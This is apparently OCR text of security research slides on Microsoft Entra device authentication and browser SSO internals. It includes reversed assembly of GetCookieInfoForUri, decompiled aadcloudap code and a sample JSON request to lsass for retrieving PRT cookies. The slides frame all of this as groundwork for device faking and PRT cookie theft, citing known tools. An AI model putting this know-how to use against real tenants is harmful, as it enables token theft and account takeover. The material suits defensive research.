る可能性があります。10 分間待機してからこのページを更新してください。それでもアプリが表示されない場合には、IT 部門までお問い合わせください。担当者がサポートして
MSFT
サインアウト
employee01
employee01@
アカウントを表示
別のアカウントでサインインする
ホーム
作成
マイ コン...
フィード
アプリ
Microsoft 365 へようこそ
開始する
新規作成
アプリを探索する
クイック アクセス
すべて
最近開いた項目
共有済み
お気に入り
アップロード
最近使用したコンテンツはありません
新しいドキュメントを作成するか、ドキュメントをアップロードすると、開始することができます。
マイ コンテンツをすべて表示

Device Authentication Mechanism

- Device key and Transport key are generated and registered
- Microsoft Entra ID identifies device in tenant by signatures of Device key and session key
- Session key can be used when decrypted by Transport key

▶ By signing a specific user's logon request and PRT with the keys, we can access to resources as a registered device

Prior Research

- Device key, Transport key and session key are securely stored in TPM (Trusted Platform Module) if available
  - Exporting a derived key of session key for creating PRT Cookie is discovered by Benjamin Delpy and Dirk-jan Mollema (Patched as CVE-2021-33781)


Research Idea

If we understand how the TPM stored keys are handled, we can still abuse them for faking device?

🤔

Device Authentication Internals and Abuse

How Google Chrome Handles Browser SSO



Abuse for PRT Cookie Theft

- BrowserCore approach

(ROADtoken by Dirk-jan Mollema)

- DLL approach

(RequestAADRefreshToken by Lee Christensen)

Reversing GetCookieInfoForUri

```
push    rbx
sub     rsp, 40h
mov     rax, [rsp+48h+arg_38]
mov     r10, r9
mov     r9d, [rsp+48h+SubmitBufferLength] ; SubmitBufferLength
mov     r11d, r8d
mov     [rsp+48h+ProtocolStatus], rax ; ProtocolStatus
mov     rcx, rdx        ; LsaHandle
mov     rax, [rsp+48h+arg_30]
mov     r8, r10         ; ProtocolSubmitBuffer
mov     [rsp+48h+ReturnBufferLength], rax ; ReturnBufferLength
mov     edx, r11d       ; AuthenticationPackage
mov     rax, [rsp+48h+arg_28]
mov     [rsp+48h+ProtocolReturnBuffer], rax ; ProtocolReturnBuffer
call    cs:__imp_LsaCallAuthenticationPackage
nop     dword ptr [rax+rax+00h]
add     rsp, 40h
pop     rbx
retn
```

Data is sent to an authentication package in lsass.exe for PRT Cookie retrieval

Reversing GetCookieInfoForUri

JSON data is sent to lsass.exe and it includes call and payload values


```
{
    "call": 2,
    "payload":
"https://login.microsoftonline.com/common/oatuh2/authorize?sso_nonce=AwABA
AEAAAACAOz_BQDO_2u6lX28kjL4VzLDjdCSeKHjPdTQe7-V6FYeFrvgAFSFdwUj2adIBwctqOs
bQ6y5kq2lO9rqK7D3g9v_UeZJO6cgAA",
    "correlationId": "",
    "uaClientId": ""
}
```

JSON Data is passed to CloudAP and aadcloudap

CloudAP (Cloud Authentication Provider)

Modern authentication provider for Windows sign in

aadcloudap (Microsoft Entra CloudAP Plugin)


Verifies user credentials with Microsoft Entra ID

functions in aadcloudap are invoked


aadcloudap!GenericCallPackageHelper::GenericCallPackage

```
switch ( callnum )
{
  case 1u:
    status = GenericCallPackageHelper::SignPayload(a1, a2, payload_a4, TokenHandle, account_info_a6, a10);
    v25 = status;
    if ( status >= 0 )
      goto LABEL_49;
    v23 = 36;
    v21 = (struct CSecureString *)_DBG_BASENAME("onecoreuap\\ds\\ext\\aad\\aadcloudap\\genericcallpackagehelper.cpp")
    LODWORD(v20) = status;
    goto LABEL_3;
  case 2u:
    status = GenericCallPackageHelper::CreateSSOCookie(a1, a2, payload_a4, TokenHandle, account_info_a6, a9, a10);
    v25 = status;
    if ( status >= 0 )
      goto LABEL_49;
    v17 = _DBG_BASENAME("onecoreuap\\ds\\ext\\aad\\aadcloudap\\genericcallpackagehelper.cpp");
    LODWORD(v22) = 40;
    goto LABEL_11;
  case 3u:
    status = GenericCallPackageHelper::GetPrtAuthority(a1, a2, account_info_a6, a9, a10);
    v25 = status;
    if ( status >= 0 )
```


What's happening when browser SSO



